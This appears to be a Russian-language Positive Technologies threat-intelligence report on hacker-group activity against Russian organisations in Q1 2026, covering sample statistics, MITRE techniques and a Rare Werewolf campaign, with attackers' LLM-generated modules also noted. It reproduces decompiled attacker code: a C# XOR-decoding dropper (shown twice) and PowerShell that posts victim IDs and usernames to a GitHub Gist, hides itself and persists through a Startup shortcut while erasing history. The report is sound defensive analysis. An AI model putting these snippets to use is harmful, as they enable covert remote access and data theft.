

Анализ активности хакерских группировок, I квартал 2026 г. | Исследование от Positive Technologies

pt ptsecurity.com/research/pt-esc-threat-intelligence/analysis-of-hacker-groups-activity-i-quarter-of-2026

Positive Technologies

May 7, 2026

• yUEwtmMusc() : void ×

```
383112         235, 235, 197, 10, 25, 126, 239, 29, 210, 196,
383113         165, 126, 55, 27, 151, 120, 132, 143, 166, 120,
383114         92, 26, 151, 120, 213, 252, 154, 120, 55, 27
383115     };
383116     byte[] array2 = new byte[8] { 151, 120, 130, 143, 160, 120, 55, 27 };
383117     for (int i = 0; i < array.Length; i++)
383118     {
383119         array[i] ^= array2[i % array2.Length];
383120     }
383121     GhostTrace("payload XOR done, bytes=" + array.Length);
383122     for (int i = 0; i < array.Length - 4; i++)
383123     {
383124         if (array[i] == 80 && array[i + 1] == 75 && array[i + 2] == 3 && array[i + 3] == 4)
383125         {
383126             array[i + 8] = 8;
383127         }
383128         if (array[i] == 80 && array[i + 1] == 75 && array[i + 2] == 1 && array[i + 3] == 2)
383129         {
383130             array[i + 10] = 8;
383131         }
383132     }
383133     GhostTrace("ZIP zombie patch applied");
383134     string text = Path.Combine(Path.GetTempPath(), "GhostExt");
383135     GhostTrace("outDir=" + text);
383136     string[] files;
383137     if (Directory.Exists(text))
383138     {
383139         GhostTrace("existing GhostExt: killing any_svc + reset attrs + cleaning dir");
383140         Process[] processesByName = Process.GetProcessesByName("any_svc");
383141         foreach (Process process in processesByName)
383142         {
383143             try
383144             {
383145                 process.Kill();
383146                 process.WaitForExit(3000);
383147             }
383148             catch
383149             {
383150             }
383151         }
383152         try
383153         {
383154             files = Directory.GetFiles(text, "*", SearchOption.AllDirectories);
383155             foreach (string path in files)
383156             {
383157                 try
383158                 {
383159                     File.SetAttributes(path, FileAttributes.Normal);
383160                 }
383161                 catch
383162                 {
383163                 }
383164             }
383165         }
383166     }
```

Введение

В I квартале 2026 года департамент Threat Intelligence PT ESC продолжил мониторинг активности хакерских группировок, нацеленных на российские организации. В рамках отчетного периода проводились сбор и верификация индикаторов компрометации, полученных по результатам расследований инцидентов, мониторинга активности хакерских группировок и последующего анализа образцов их вредоносного ПО.

По итогам квартала зафиксировано 808 уникальных образцов вредоносного ПО, ассоциированных с 11 отслеживаемыми группировками. Динамика уникальных образцов ВПО АРТ-группировок по кварталам продолжает восходящий тренд: Q1 2025 — 268, Q2 — 447, Q3 — 490, Q4 — 584, Q1 2026 — 808.

Рисунок 1. Динамика уникальных образцов вредоносного ПО АРТ-группировок по кварталам






Рисунок 2. Распределение образцов по группировкам, Q1 2026



Распределение образцов между группировками остается неравномерным, наибольшее количество образцов приходится на Rare Werewolf — 179 экземпляров, что составляет около 22% от общего объема. Близкие показатели у PhaseShifters (165), PhantomCore (118) и Hive0117 (117). Следующая группа по активности — Goffee (67), IAmTheKing (49) и Tolik (44). Таким образом, четыре наиболее активных группировки суммарно обеспечили около 72% всех образцов.

Рисунок 3. Недельная динамика образцов для топ-6 группировок



Помесячная динамика показывает рост числа образцов к концу квартала: 117 образцов в январе, 283 в феврале и 408 в марте. Прирост в марте связан с активизацией нескольких группировок одновременно:

- PhaseShifters нарастила активность с единичных образцов в январе до 136 в марте;
- Hive0117 с нулевых значений в январе перешла к массовой кампании против бухгалтерий с 101 образцом в марте;
- Goffee увеличила количество образцов с 6 до 43.


На недельной шкале выделяется несколько одиночных пиков, характерных для таргетированных рассылок с ограниченным пулом получателей:

- PhantomCore — 65 образцов на неделе 16 февраля;
- Rare Werewolf — 42 образца на неделе 23 февраля;
- PhaseShifters — 66 образцов на неделе 23 марта.

После указанных пиков активность соответствующих группировок возвращалась к фоновым значениям. Помимо анализа активности самих группировок, в рамках мониторинга проводилась классификация атакуемых организаций по отраслевой принадлежности. По итогам I квартала 2026 года ключевой целью злоумышленников остается правительственный сектор, на который пришлось 17,86% всех зафиксированных атак. Сопоставимые доли приходятся на финансовый сектор и организации гражданского общества — по 9,82%, далее следуют производство (8,04%), технологические компании и розничная торговля (по 6,25%), энергетика (5,36%), а также транспорт, логистика и строительство (по 4,46%). Оставшиеся 27,68% распределены между прочими отраслями, что отражает широкий географический

и отраслевой охват кампаний и отсутствие узкой специализации у большинства отслеживаемых группировок.

Рисунок 4. Наиболее атакуемые сектора экономики



С учетом указанных тенденций в квартальной справке разобраны наиболее частые тактики, техники и процедуры (ТТР), применявшиеся злоумышленниками в I квартале 2026 года, а также подробно описаны цепочки атак отслеживаемых группировок, классифицированных по двум основным направлениям — шпионаж и финансово мотивированные атаки. Завершает статью раздел с ключевыми выводами.

Больше информации об активности кибергруппировок можно получить на нашем портале [PT Fusion](#).

Ключевые ТТР и тенденции

В активности отслеживаемых группировок проявился ряд устойчивых и новых техник. Ниже приведены самые значимые из них, отсортированные от наиболее распространенных к менее используемым в отчетном периоде.

Phishing (T1566)

Фишинг по электронной почте оставался доминирующим вектором первоначального доступа и фиксировался у всех рассмотренных группировок. В отчетном периоде

использовались разнообразные форматы контейнеров полезной нагрузки:

- документы Microsoft Word с макросами ([IAmTheKing](#));
- запароленные архивы с LNK-ярлыками ([PhantomCore](#), [PhaseShifters](#));
- NSIS-инсталляторы с двойным расширением .pdf.exe ([PhaseShifters](#));
- HTA-файлы ([Tolik](#));
- RTF-документы с эксплуатацией OLE-объектов ([BO Team](#));
- SFX-архивы и BAT-файлы ([Hive0117](#), [Fluffy_Wolf](#));
- XLL-файлы Excel ([Goffee](#)).

Отдельно выделяется целевой фишинг на финансовые подразделения и бухгалтерии российских организаций: Hive0117 и Fluffy Wolf применяли типовые темы писем финансовой тематики («Акт сверки», «Счет на оплату», «Задолженность по оплате», «Акт сверки и претензия»). Рассылки велись с предположительно скомпрометированных почтовых ящиков, что повышало доверие получателей и позволяло обходить репутационные фильтры.

Scheduled Task (T1053.005)

Планировщик задач Windows остается наиболее распространенным инструментом закрепления и используется практически всеми группировками:

- IAmTheKing — задача MicrosoftAppShd с интервалом запуска 10 минут;
- Hive0117 — задача автозапуска при первом запуске скрипта на JavaScript (далее — JS);
- Tolik — задача для регулярного запуска JS-скриптов через wscript.exe в паре с RunOnce;
- PhantomCore и Rare Werewolf — задачи запуска полезной нагрузки под именами легитимных процессов.

У PhantomCore и Rare Werewolf фиксируется техника «скрытых задач»: удаление значения SecurityDescriptor в ветках реестра HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks и удаление XML-файлов заданий из C:\Windows\System32\Tasks. В результате задача остается активной в сервисе Task Scheduler, но не отображается ни в графическом интерфейсе планировщика, ни в выводе `schtasks /query`.

System Binary Proxy Execution (T1218)

Запуск полезной нагрузки через доверенные системные бинарные файлы используется всеми рассматриваемыми группировками. Штатные утилиты Windows (powershell.exe, wscript.exe, cscript.exe, mshta.exe, cmd.exe, schtasks.exe, wevtutil.exe, rundll32.exe) применяются в качестве интерпретаторов и загрузчиков на разных стадиях цепочки.

- У Tolik цепочка целиком строится вокруг wscript.exe и powershell.exe;
- IAmTheKing используют Internet Explorer через COM-объект для beacon-телеметрии ошибок доставки;
- Hive0117 используют связку cmd.exe → wscript.exe → powershell.exe, образуя ядро исполнения DarkWatchman.

Web Service (T1102)

В рассматриваемый период фиксировалось использование легитимных интернет-сервисов в качестве каналов управления и доставки полезной нагрузки.

Rare Werewolf перешла от эксфильтрации по SMTP через Blat к heartbeat-каналу через комментарии на странице GitHub Gist.

PhaseShifters хранила URL полезной нагрузки в репозитории Bitbucket, обновляя ссылки через коммиты; итоговая загрузка выполнялась с CDN johanclothing[.]shop.

Fluffy Wolf размещали архив с дроппером и промежуточные .txt-файлы с Base64-нагрузкой в репозитории GitHub (github.com/sergo20261), а также использовал Firebase Storage для хранения изображения со стеганографической Base64-нагрузкой.

PhantomCore размещала стейджеры на скомпрометированных легитимных сайтах. Подобный подход затрудняет блокировку на уровне сетевых фильтров, поскольку обращения направлены к доверенным доменам с валидными TLS-сертификатами.

Registry Run Keys / Startup Folder (T1547.001)

В качестве вторичного механизма закрепления группировки используют ветки автозапуска в реестре и размещение .lnk-файлов в пользовательском каталоге автозагрузки.

Tolik применяет запись в RunOnce в связке с задачей планировщика.

Rare Werewolf и PhaseShifters размещают .lnk-файлы в каталоге %AppData%\Microsoft\Windows\Start Menu\Programs\Startup.

Отдельно стоит выделить использование реестра как бесфайлового хранилища конфигурации, команд и фрагментов полезной нагрузки. Само по себе такое хранение не обеспечивает автозапуск, но часто сочетается с Run/RunOnce-ключами или задачами планировщика, которые считывают данные из реестра и инициируют выполнение.

Exploitation for Client Execution (T1203)

В отчетном периоде зафиксирована эксплуатация уязвимостей в клиентском ПО.

BO Team использовала CVE-2026-21509 в Microsoft Office для обхода встроенных средств защиты при обработке OLE-компонентов в RTF-документах, что позволяло инициировать загрузку LNK-ярлыка через WebDAV сразу после открытия документа.

Goffee эксплуатировала CVE-2025-6218 в RAR-архивах для запуска вредоносной цепочки при распаковке содержимого пользователем.

COM Hijacking (T1546.015)

В отчетном периоде также была зафиксирована техника перехвата COM-объектов. PhantomCore создавала пользовательскую запись в HKCU\Software\Classes\CLSID для перехвата COM-класса и загрузки вредоносной DLL USOCachedData.dll в контексте легитимного процесса. Такую активность разумно рассматривать как гипотезу для обнаружения угроз и проверять в связке с другими индикаторами, так как подобные изменения могут встречаться и в легитимном ПО.

Process Injection (T1055)

Техника Process Injection отмечалась у Fluffy Wolf: в январской кампании группировка использовала .NET-загрузчик AndeLoader, который запускал легитимный процесс MSBuild.exe и внедрял в его адресное пространство вредоносный код PureRat (PureHVNC).

Применение больших языковых моделей

Тенденция, обозначенная в отчете за IV квартал 2025 года, в I квартале 2026 года получила подтверждение на новых эпизодах.

У группы Goffee в атаках на российские оборонные предприятия зафиксированы модули с характерными для LLM-генерации признаками:

- избыточное комментирование на английском языке;
- шаблонные имена переменных (result, data, output);
- стандартные try/except-обертки.

Аналогичные признаки отмечены у Rare Werewolf в атаках на авиационную и радиопромышленность.

Шпионаж

Rare Werewolf

Другие названия	Librarian Ghouls Librarian Likho Rezet
Начало активности	2019
Инструменты	AnyDesk Blat Defender Control Mipko Employee Monitor Tuna
География атак	Россия Венгрия Казахстан Беларусь
Атакуемые отрасли	Авиационная промышленность Аэрокосмическая промышленность Военный сектор Здравоохранение Индустрия гостеприимства Исследовательские организации Логистические компании Медиа Образование Правительственный сектор Производство Развлечения Розничная торговля Сельское хозяйство Строительство Телекоммуникации Технологические компании Финансовый сектор Энергетика

Активность в Q1 2026: 179 уникальных образцов вредоносного ПО. Активность распределена по всему кварталу с локальным максимумом 42 образца на неделе 23 февраля и повторным подъемом до 18 образцов на неделе 23 марта.

В марте специалисты киберразведки PT ESC зафиксировали кампанию группировки Rare Werewolf с использованием C#-дроппера, в результате работы которого на узле жертвы распаковывался архив data.zip с набором скриптов и легитимных утилит для скрытого интерактивного доступа через AnyDesk.

Дроппер (рис. 5) представляет собой исполняемый файл, содержащий в теле зашифрованный массив байтов и логику его восстановления до ZIP-архива. Расшифровка выполняется в два этапа. На первом этапе массив байтов обрабатывается операцией XOR с ключом длиной 8 байт. На втором этапе в результирующем массиве выполняется поиск заголовка ZIP-архива, после чего байт заголовка, отвечающий за метод сжатия, переустанавливается в значение Deflate. Все действия выполняются во временной директории, туда же в файл ghost_trace.log записываются журналы работы дроппера.

```

C# yUEwtmMUsc() : void ×
383112         235, 235, 197, 10, 25, 126, 239, 29, 210, 196,
383113         165, 126, 55, 27, 151, 120, 132, 143, 166, 120,
383114         92, 26, 151, 120, 213, 252, 154, 120, 55, 27
383115     };
383116     byte[] array2 = new byte[8] { 151, 120, 130, 143, 160, 120, 55, 27 };
383117     for (int i = 0; i < array.Length; i++)
383118     {
383119         array[i] ^= array2[i % array2.Length];
383120     }
383121     GhostTrace("payload XOR done, bytes=" + array.Length);
383122     for (int i = 0; i < array.Length - 4; i++)
383123     {
383124         if (array[i] == 80 && array[i + 1] == 75 && array[i + 2] == 3 && array[i + 3] == 4)
383125         {
383126             array[i + 8] = 8;
383127         }
383128         if (array[i] == 80 && array[i + 1] == 75 && array[i + 2] == 1 && array[i + 3] == 2)
383129         {
383130             array[i + 10] = 8;
383131         }
383132     }
383133     GhostTrace("ZIP zombie patch applied");
383134     string text = Path.Combine(Path.GetTempPath(), "GhostExt");
383135     GhostTrace("outDir=" + text);
383136     string[] files;
383137     if (Directory.Exists(text))
383138     {
383139         GhostTrace("existing GhostExt: killing any_svc + reset attrs + cleaning dir");
383140         Process[] processesByName = Process.GetProcessesByName("any_svc");
383141         foreach (Process process in processesByName)
383142         {
383143             try
383144             {
383145                 process.Kill();
383146                 process.WaitForExit(3000);
383147             }
383148             catch
383149             {
383150             }
383151         }
383152         try
383153         {
383154             files = Directory.GetFiles(text, "*", SearchOption.AllDirectories);
383155             foreach (string path in files)
383156             {
383157                 try
383158                 {
383159                     File.SetAttributes(path, FileAttributes.Normal);
383160                 }
383161                 catch
383162                 {
383163                 }
383164             }
383165         }
383166     }

```

Рисунок 5. Фрагмент кода дроппера на C#

Результатом работы дроппера является архив data.zip, содержащий следующий набор файлов:

- структура компании1111.docx — документ-приманка (рис. 6);
- any_svc.exe — исполняемый файл AnyDesk;
- svc.conf — файл конфигурации AnyDesk;
- hider.exe — исполняемый файл утилиты NirCmd;
- run.bat — пакетный файл, инициирующий выполнение цепочки;
- clean.ps1, deploy.ps1, monitor.ps1 — PowerShell-скрипты цепочки заражения.



Рисунок 6. Документ-приманка «Структура компании1111.docx»

Выполнение цепочки инициируется запуском run.bat и состоит из трех этапов, реализованных в соответствующих PowerShell-скриптах.

Скрипт clean.ps1 (рис. 7):

- выполняет удаление ранее установленных экземпляров AnyDesk на узле жертвы;
- останавливает процессы с именем, соответствующим шаблону AnyDesk*;
- удаляет файлы из стандартных путей установки в %APPDATA%, %LOCALAPPDATA% и %ProgramData%;
- удаляет соответствующие ключи реестра.



```
1 # The Purge – агрессивная очистка AnyDesk
2 $ErrorActionPreference = 'SilentlyContinue'
3
4 # Служба AnyDesk – до удаления папок (меньше конфликтов со старой установкой)
5 try { & sc.exe stop AnyDesk 2>$null } catch { }
6 try { & sc.exe delete AnyDesk 2>$null } catch { }
7
8 function Reset-TreeAttributes {
9     param([string]$Root)
10    if (-not (Test-Path -LiteralPath $Root)) { return }
11    Get-ChildItem -LiteralPath $Root -Recurse -Force -ErrorAction SilentlyContinue | ForEach-Object {
12        try { $_.Attributes = 'Normal' } catch {}
13    }
14    try { (Get-Item -LiteralPath $Root -Force).Attributes = 'Normal' } catch {}
15 }
16
17 function Remove-AnyDeskFolder {
18     param([string]$Path)
19     if (-not (Test-Path -LiteralPath $Path)) { return }
20     Reset-TreeAttributes -Root $Path
21     Remove-Item -LiteralPath $Path -Recurse -Force -ErrorAction SilentlyContinue
22 }
23
24 # Все процессы с именем AnyDesk*
25 Get-Process -ErrorAction SilentlyContinue | Where-Object { $_.ProcessName -like 'AnyDesk*' } | ForEach-Object {
26     try { Stop-Process -Id $_.Id -Force -ErrorAction SilentlyContinue } catch {}
27 }
28
29 # Стандартные пути
30 $known = @(
31     (Join-Path $env:APPDATA 'AnyDesk'),
32     (Join-Path $env:LOCALAPPDATA 'AnyDesk'),
33     (Join-Path $env:ProgramData 'AnyDesk')
34 )
35 foreach ($p in $known) { Remove-AnyDeskFolder -Path $p }
36
37 # Дополнительные папки в AppData / LocalAppData (имя содержит AnyDesk), глубина ограничена
38 foreach ($root in @($env:APPDATA, $env:LOCALAPPDATA)) {
39     if (-not $root -or -not (Test-Path -LiteralPath $root)) { continue }
40     $extra = Get-ChildItem -LiteralPath $root -Directory -Recurse -Depth 16 -ErrorAction SilentlyContinue |
41         Where-Object { $_.Name -match '(?i)anydesk' } |
42         ForEach-Object { $_.FullName } |
43         Sort-Object { $_.Length } -Descending
44     foreach ($p in $extra) { Remove-AnyDeskFolder -Path $p }
45 }
46
47 # Реестр
48 foreach ($rk in @(
49     'HKCU:\Software\AnyDesk',
50     'HKLM:\SOFTWARE\AnyDesk',
51     'HKLM:\SOFTWARE\WOW6432Node\AnyDesk'
52 )) {
```

Рисунок 7. Фрагмент скрипта clean.ps1

После очистки выполняется скрипт deploy.ps1, реализующий следующие действия (рис. 8):

- подготовка рабочей директории %LOCALAPPDATA%\GhostExt и размещение в ней файлов конфигурации AnyDesk;
- установка прав доступа ReadOnly на файлы конфигурации;
- запуск исполняемых файлов any_svc.exe и hider.exe;
- получение идентификатора AnyDesk командой --get-id;

- отправка полученного идентификатора в виде heartbeat-запроса на страницу Gist на GitHub через API — `api.github.com/gists/<gist-id>/comments`;
- создание LNK-файла `SystemCheck.lnk` в папке автозагрузки пользователя для закрепления скрипта `monitor.ps1`.

```

67 $gb = (@{ body = "NEW TARGET: ID=$cid | PC=$cn | USER=$un" } | ConvertTo-Json -Compress)
68 try {
69     Invoke-RestMethod -Uri ('https://api.github.com/gists/' + $gid + '/comments') -Method Post -Headers @{ Authorization = ('token ' + $gt);
70     Accept = ('application/' + 'vnd.github' + '+json') }; 'User-Agent' = 'Mozilla/5.0' } -Body $gb -ContentType ('application/' + 'json')
71 } catch {}
72 }
73
74 # [Positive Technologies] Формирование LNK для закрепления powershell-скрипта monitor.ps1 в системе жертвы.
75 # [Positive Technologies] Закрепление происходит через папку автозагрузки
76 # [Positive Technologies] monitor.ps1 – кликер для запуска $env:LOCALAPPDATA/any_svc.exe и $env:LOCALAPPDATA/AnyDesk.exe.
77 # [Positive Technologies] Предназначен чтобы обходить окна Windows с заголовкам "Оповещение системы безопасности".
78 $mp = Join-Path $gd ('monitor' + '.ps1')
79 if (Test-Path $mp) { try { (System.IO.File)::SetAttributes($mp, [System.IO.FileAttributes]::Hidden) } catch {} }
80 $sh = New-Object -ComObject WScript.Shell
81 $lp = Join-Path $env:APPDATA ('Microsoft\Windows\Start Menu\Programs\Startup\SystemCheck.lnk')
82 $l = $sh.CreateShortcut($lp)
83 $psh = Join-Path $env:WINDIR ('System32\WindowsPowerShell\v1.0\powershell.exe')
84 $l.TargetPath = $psh
85 $l.Arguments = '-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -File "' + $mp + '"'
86 $l.WorkingDirectory = $gd
87 $l.Save()
88 try { Start-Process -FilePath $psh -ArgumentList @('-NoProfile', '-WindowStyle', 'Hidden', '-ExecutionPolicy', 'Bypass', '-File', $mp) -WindowStyle Hidden } catch {}
89 $hp = (Get-PSReadLineOption).HistorySavePath
90 if (Test-Path $hp) { Remove-Item $hp -Force }
91 if ($SourceExe -and (Test-Path -LiteralPath $SourceExe)) { Remove-Item -LiteralPath $SourceExe -Force -ErrorAction SilentlyContinue }
92

```

Рисунок 8. Фрагмент скрипта `deploy.ps1`

Пример содержимого Gist-страницы с комментариями жертв приведен ниже.


